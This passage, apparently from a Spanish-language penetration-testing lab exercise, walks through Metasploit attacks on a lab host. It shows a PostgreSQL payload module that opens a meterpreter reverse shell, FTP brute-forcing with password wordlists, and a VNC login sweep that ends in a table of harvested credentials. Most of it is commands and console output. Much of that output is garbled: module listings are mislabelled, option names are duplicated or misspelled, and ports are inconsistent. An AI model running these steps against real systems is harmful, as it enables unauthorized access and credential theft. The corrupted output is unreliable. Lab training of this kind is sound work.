use exploit/linux/postgres/postgres_payload
set PAYLOAD linux/x86/meterpreter/reverse_tcp
set RHOST 10.0.2.7
set LHOST 10.0.2.12
exploit
```

```
Archivo Acciones Editar Vista Ayuda
postgresql@10.0.2.7:5432 (template1) > bg
[*] Backgrounding session 1...
msf6 exploit(linux/postgres/postgres_login) > use exploit/linux/postgres/postgres_payload
[*] Using unauthorized payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > set RHOST 10.0.2.7
RHOST => 10.0.2.7
msf6 exploit(linux/postgres/postgres_payload) > set LHOSTS 10.0.2.12
[!] Unknown datastore option: LHOSTS. Did you mean RHOSTS?
LHOSTS => 10.0.2.12
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 10.0.2.12
LHOST => 10.0.2.12
msf6 exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

  Name  Current Setting  Required  Description
  VERBOS False          no        Enable verbose output

  Used when connecting via an existing SESSION:
  Name  Current Setting  Required  Description
  SESSION          no          The session to run this module on

  Used when making a new connection via RHOSTS:
  Name  Current Setting  Required  Description
  DATABASE postgres     no        The database to authenticate against
  PASSWORD postgres     no        The password for the specified username. Leave blank for a random password.
  RHOSTS 10.0.2.7       no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT 5432             no        The target port
  USERNAME postgres     no        The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  LHOST 10.0.2.12       yes       The listen address (an interface may be specified)
  LPORT 4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Linux x86
```

```
Archivo Acciones Editar Vista Ayuda
postgresql@10.0.2.7:5432 (template1) > bg
[*] Backgrounding session 1...
msf6 exploit(linux/postgres/postgres_login) > use exploit/linux/postgres/postgres_payload
[*] Using unauthorized payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > set RHOST 10.0.2.7
RHOST => 10.0.2.7
msf6 exploit(linux/postgres/postgres_payload) > set LHOSTS 10.0.2.12
[!] Unknown datastore option: LHOSTS. Did you mean RHOSTS?
LHOSTS => 10.0.2.12
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 10.0.2.12
LHOST => 10.0.2.12
msf6 exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

  Name  Current Setting  Required  Description
  VERBOS False          no        Enable verbose output

  Used when connecting via an existing SESSION:
  Name  Current Setting  Required  Description
  SESSION          no          The session to run this module on

  Used when making a new connection via RHOSTS:
  Name  Current Setting  Required  Description
  DATABASE postgres     no        The database to authenticate against
  PASSWORD postgres     no        The password for the specified username. Leave blank for a random password.
  RHOSTS 10.0.2.7       no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT 5432             no        The target port
  USERNAME postgres     no        The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  LHOST 10.0.2.12       yes       The listen address (an interface may be specified)
  LPORT 4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Linux x86

View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 10.0.2.12:4444
[*] 10.0.2.7:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/PudkQbqvso, should be cleaned up automatically
[*] Uploading file (1017704 bytes) to 10.0.2.7
[*] Sending stage (1017704 bytes) to 10.0.2.7
[*] Meterpreter session 2 opened (10.0.2.12:4444 => 10.0.2.7:45386) at 2025-06-08 14:12:45 +0200

meterpreter >
meterpreter >
meterpreter >
meterpreter > getuid
Server username: postgres
meterpreter > #
```

## **EJERCICIO 5 – Fuerza bruta a FTP y VNC**

## ► **FTP**

## Buscar módulo

*search ftp login*

```
use auxiliary/scanner/ftp/ftp_login
set RHOSTS 10.0.2.7
set BLANK_PASSWORDS true
set USER_FILE /usr/share/wordlists/metasploit/unix_users.txt
set PASS_FILE /usr/share/wordlists/metasploit/unix_passwords.txt
run
```

```
msf6 > search ftp login
[*] Searching for 'ftp login' in auxiliary/scanner/ modules...
Matching Modules
#  Name                                     Disclosure Date  Rank    Check  Description
+--+
  0  exploit/windows/misc/ais_esel_server_rce      2019-03-27  excellent  Yes  AIS logistics ESEL-Server Unauth SQL Injection RCE
  1  auxiliary/scanner/ssh/kerberos_s3t_enumerators 2018-05-27  normal   Yes  Kerberos [3] Server S3T Username Enumeration
  2  auxiliary/scanner/ssh/kerberos_s3t              2018-05-27  normal   No   Kerberos [3] Authentication Scanner
  3  auxiliary/scanner/ssh/kerberos_s3t_whoami       2018-05-27  excellent  No   Kerberos [3] S3T Username Enumeration
  4  auxiliary/dos/windows/3389/guid0              2008-10-12  normal   No   Guild [3] 3389 Server Arbitrary File Upload
  5  exploit/windows/3389/sam1_id3d_user           2008-01-24  normal   Yes  KarjaSoft Sam [3] Server v2.0.2 USER Overflow
  6  auxiliary/dos/windows/3389/titan626_site      2008-10-14  normal   No   Titan [3] Server 6.26.630 SITE WHO Dos
  7  auxiliary/dos/windows/3389/titan626_w32        2008-10-14  normal   No   Titan [3] Server 6.26.630 W32 WHO Dos
  8  auxiliary/dos/windows/3389/win32_nlist        2008-09-26  normal   No   Win32 [3] 2.3.0 NLST Denial of Service
  9  post/windows/gather/credentials/lfex           .          normal   No   Windows Gather [3] Explorer (lfex) Credential Extraction
  10 post/windows/gather/credentials/smarts3t        .          normal   No   Windows Gather Smart3t Saved Password Extraction
  11 auxiliary/dos/windows/3389/xmeasy560_nist      2008-10-13  normal   No   XM Easy Personal [3] Server 5.6.0 NLST Dos
  12 auxiliary/dos/windows/3389/xmeasy570_nist      2009-03-27  normal   No   XM Easy Personal [3] Server 5.7.0 NLST Dos

[*] 1 module loaded

Interact with a module by name or index. For example info 12, use 12 or use auxiliary/dos/windows/ftp/xmeasy570_nist

msf6 > use 2
[*]选用模块 auxiliary/scanner/ftp/ftp_login > show options

Module options (auxiliary/scanner/ftp/ftp_login):

  Name   Current Setting  Required  Description
  ANONYMOUS_LOGIN  false    yes      Attempt to login with a blank username and password
  BLANK_PASSWORDS  false    no      Try blank passwords for all users
  BRUTEFORCE_SPEED 5      yes      How fast to bruteforce, from 0 to 5
  DB_ALL_CRED5     false    no      Add all credentials in the current database to the list
  DB_ALL_CRED6     false    no      Add all credentials in the current database to the list
  DB_ALL_USERS     false    no      Add all users in the current database to the list
  DB_SKIP_EXISTING none   no      Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
  PASSWORD         no      no      A specific password to authenticate with
  PASSWDFILE       no      no      File containing password, one per line
  Proxies          no      no      A proxy chain of format type:host:port[,type:host:port][,...]
  RECORD_GUEST     false   yes      Record anonymous/guest logins to the database
  RHOSTS          21      yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT           21      yes      The target port(s)
  STOP_ON_SUCCESS  false   yes      Stop guessing when a credential works for a host
  THREADS          1      yes      The number of concurrent threads (max one per host)
  USERNAME         no      no      A specific username to authenticate as
  USERFILE         no      no      File containing usernames separated by space, one pair per line
  USER_AS_PASS     false   no      Try the user as the password for all users
  USER_FILE        no      no      File containing usernames, one per line
  VERBOSE          true   yes      Whether to print output for all attempts
```

```

Interact with a module by name or index. For example info 12, use 12 or use auxiliary/dos/windows/ftp/xmeasy570_nist
msf6 > use 2
msf6 auxiliary(scanner/ftp/ftp_login) > options
Module options (auxiliary/scanner/ftp/ftp_login):
Name          Current Setting  Required  Description
ANONYMOUS_LOGIN  false        yes        Attempt to login with a blank username and password
BLANK_PASSWORDS  true        no         Try blank passwords for all users
BRUTEFORCE_SPEED 5          yes        How fast to bruteforce, from 0 to 5
DB_ALL_CREDS    false        no         Try each user/password couple stored in the current database
DB_ALL_USERS    false        no         Add all users/passwords to the current database to the list
DB_ALL_USERS    false        no         Add all users/passwords to the current database to the list
DB_SKIP_EXISTING  none       no         Skip existing credentials stored in the current database (Accepted: none, user, userrealm)
PASSWORD        no          no         A specific password to authenticate with
PASS_FILE       no          no         File containing passwords, one per line
PORT           21          no         A specific port to connect to, or a range of ports [type:host:port][ ... ]
RECORD_GUEST    false        no         Record anonymous/guest logins to the database
RHOSTS        10.0.2.7:21  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html#options
REPORT          21          yes        The target port (TCP, UDP, or RAW) to use for the report
STOP_ON_SUCCESS  false       yes        Stop the module when a credential works for a host
THREADS        1           yes        The number of concurrent threads (max one per host)
USERNAME        no          no         A specific username to authenticate as
USERPASS_FILE  no          no         File containing users and passwords separated by space, one pair per line
USERPASS_FILE  no          no         File containing users and passwords separated by space, one pair per line
USER_PASS      false        no         Try blank password for all users
USER_FILE       no          no         File containing usernames, one per line
VERBOSE        true        yes        Whether to print output for all attempts

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/ftp/ftp_login) > set RHOST 10.0.2.7
RHOST          10.0.2.7
msf6 auxiliary(scanner/ftp/ftp_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS => true
msf6 auxiliary(scanner/ftp/ftp_login) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt
USER_FILE => /usr/share/metasploit-framework/data/wordlists/unix_users.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
PASS_FILE => /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
msf6 auxiliary(scanner/ftp/ftp_login) > RUN
[*] Unknown command: RUN. Did you mean run? Run the help command for more details.
msf6 auxiliary(scanner/ftp/ftp_login) > [*] 10.0.2.7:21 - Starting FTP login sweep
[*] 10.0.2.7:21 - Scanned 1 of 1 hosts (100% complete)

```

```

[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :123456789 (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :password (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :iloveyou (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :princess (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :12345678 (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :1234567890 (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :abc123 (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :nicole (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :daniel (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :angrygirl (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :monkey (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :lovey (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :jessica (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :michael (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :ashley (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :sweety (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :william (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :ilove (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :000000 (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :michelle (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :christine (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :sunshine (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :chocolate (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :password (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :sophie (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :anthony (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :friends (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :butterfly (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :purple (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :london (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :jordan (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :liverpool (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :justin (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :sophie (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :fuckyou (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :123123 (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :football (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :carlos (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :jennifer (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :johanna (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :ashley (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :1234567890 (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :superman (Incorrect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :thamara (unable to connect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :andrea (unable to connect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - LOGIN FAILED: :iloveyou (unable to connect: )
[*] 10.0.2.7:21 - 10.0.2.7:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

## ► VNC

## Buscar módulo

*search auxiliary vnc*

*use auxiliary/scanner/vnc/vnc\_login*

set RHOSTS 10.0.2.7

*run*

The screenshot shows the Metasploit Framework interface. The top navigation bar includes 'Archivo', 'Acciones', 'Editar', 'Vista', 'Ayuda', and a search bar for 'auxiliary vnc'. The main window displays 'Matching Modules' with a table of exploit details. One module, 'auxiliary/scanner/vnc/vnc\_login', is selected. The table includes columns for #, Name, Disclosure Date, Rank, Check, and Description. The description for this module states: 'This module exploits a malicious backdoor that was added to the UnrealIRCd 3.2.8.1 download archive. This backdoor was present in the UnrealIRCd 3.2.8.1.msi.gz archive between November 2009 and June 12th 2010. Authors: - ftdm <ftdm@opz.org>'. Below the table, a message says 'Interact with a module by name or index. For example info 5, use 5 or use auxiliary/scanner/vnc/vnc\_login'. The bottom section shows the exploit prediction scoring system (EPS) score for CVE-2010-2075, with a score of 7.69 and a history graph. It also lists 'Metasploit modules for CVE/2010-2075' and 'CVSS scores for CVE-2010-2075'.


```
Firefox ESR
Navegar por la web Ayuda
jesp@kalitikiz - Archivo Acciones Editor Vista Ayuda
msf5 > use auxiliary/scanner/vnc/vnc_login
msf5 auxiliary(scanner/vnc/vnc_login) > options
Module options (auxiliary/scanner/vnc/vnc_login):
Name          Current Setting  Required  Description
ANONYMOUS_LOGIN  false        yes        Attempt to login with a blank username and password
BLANK_PASSWORDS  false        yes        Try blank passwords for all users
BRUTEFORCE_SPEED 5          yes        How fast to bruteforce, from 0 to 5
DB_ALL_CREDITS  false        no         Try to store all credentials in the current database
DB_ALL_PASSWORDS  false        no         Add all passwords in the current database to the list
DB_ALL_USERS  false        no         Add all users in the current database to the list
DB_SKIP_EXISTING  none        no         Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD_FILE  /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no         File containing passwords, one per line
Proxies
RHOST          10.0.2.7        no         A proxy chain of format type:host:port[:type:host:port][...]
RPORT          5900        yes        The target port(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
STOP_ON_SUCCESS  false        yes        Stop the attack when a credential works for a host
THREADS        1          yes        The number of concurrent threads (max one per host)
USERNAME        <BLANK>      no         A specific username to authenticate as
USER_AS_PASSFILE  /usr/share/metasploit-framework/data/wordlists/vnc_usernames.txt  no         File containing usernames and passwords separated by space, one pair per line
USER_AS_PASS  false        no         File containing the password for all users
USER_FILE        /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no         File containing usernames, one per line
VERBOSE         true         yes        Whether to print output for all attempts

View the full module info with the info, or info -d command.
msf5 auxiliary(scanner/vnc/vnc_login) > set RHOST 10.0.2.7
RHOST => 10.0.2.7
msf5 auxiliary(scanner/vnc/vnc_login) >
msf5 auxiliary(scanner/vnc/vnc_login) > run
[*] 10.0.2.7:59000 - 10.0.2.7:59000 - Starting VNC login sweep
[*] 10.0.2.7:59000 - 10.0.2.7:59000 - Login Successful: 'password'
[*] 10.0.2.7:59000 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/vnc/vnc_login) > info -d
Generating documentation for vnc_login, then opening /tmp/vnc_login_doc20250609-30864-spcpw.html in a browser...
msf5 auxiliary(scanner/vnc/vnc_login) > creds
Credentials
host          origin        service        public        private        realm        private_type  JtR Format  cracked_password
10.0.2.7      10.0.2.7    5900/tcp (vnc)  password    Password
10.0.2.7      10.0.2.7    5432/tcp (postgres)  postgres    postgres    template    Password
10.0.2.7      10.0.2.7    23/tcp (ftpd)    msadmin    msadmin    Password

msf5 auxiliary(scanner/vnc/vnc_login) > |
```

► Si el servidor no requiere autenticación, también puede ser vulnerable directamente con:

```
use auxiliary/scanner/vnc/vnc_none_auth
set RHOSTS 10.0.2.7
run
```



```
msf6 auxiliary(scanner/vnc/vnc_login) > search vnc auxiliary
Matching Modules
=====
#  Name                                     Disclosure Date   Rank    Check  Description
-  auxiliary/scanner/vnc/root_pw           .              normal  No    Apple Remote Desktop Root Vulnerability
1  auxiliary/server/capture/vnc            .              normal  No    Authentication Capture: VNC
2  auxiliary/admin/vnc/realmenc_41_bypass  2006-05-15    normal  No    RealmEnc NULL Authentication Mode Bypass
3  auxiliary/scanner/http/thin_dir_traversal 2019-10-16    normal  No    ThinDir Directory Traversal
4  auxiliary/scanner/vnc/vnc_none_auth      .              normal  No    VNC Authentication None Detection
5  auxiliary/scanner/vnc/vnc_login          .              normal  No    VNC Authentication Scanner

Interact with a module by name or index. For example info 5, use 5 or use auxiliary/scanner/vnc/vnc_login

msf6 auxiliary(scanner/vnc/vnc_login) > use 4
msf6 auxiliary(scanner/vnc/vnc_none_auth) > options

Module options (auxiliary/scanner/vnc/vnc_none_auth):
Name  Current Setting  Required  Description
RHOSTS  yes           The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT  5900           yes           The target port (TCP)
THREADS 1             yes           The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/vnc/vnc_none_auth) > set RHOST 10.0.2.7
RHOST 10.0.2.7
msf6 auxiliary(scanner/vnc/vnc_none_auth) > run
[*] 10.0.2.7:5900 - 10.0.2.7:5900 - VNC server protocol version: 3.3
[*] 10.0.2.7:5900 - 10.0.2.7:5900 - VNC server security types supported: VNC
[*] 10.0.2.7:5900 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.7:5900 - Module execution completed
msf6 auxiliary(scanner/vnc/vnc_none_auth) > creds
Credentials

host      origin      service      public      private      realm      private_type      JtR Format      cracked_password
10.0.2.7  10.0.2.7  5900/tcp (vnc)  password    password    template1  Password
10.0.2.7  10.0.2.7  5432/tcp (postgres)  postgres    postgres    template1  Password
10.0.2.7  10.0.2.7  21/tcp (ftp)      msfadmin   msfadmin   msfadmin  Password

msf6 auxiliary(scanner/vnc/vnc_none_auth) > 
```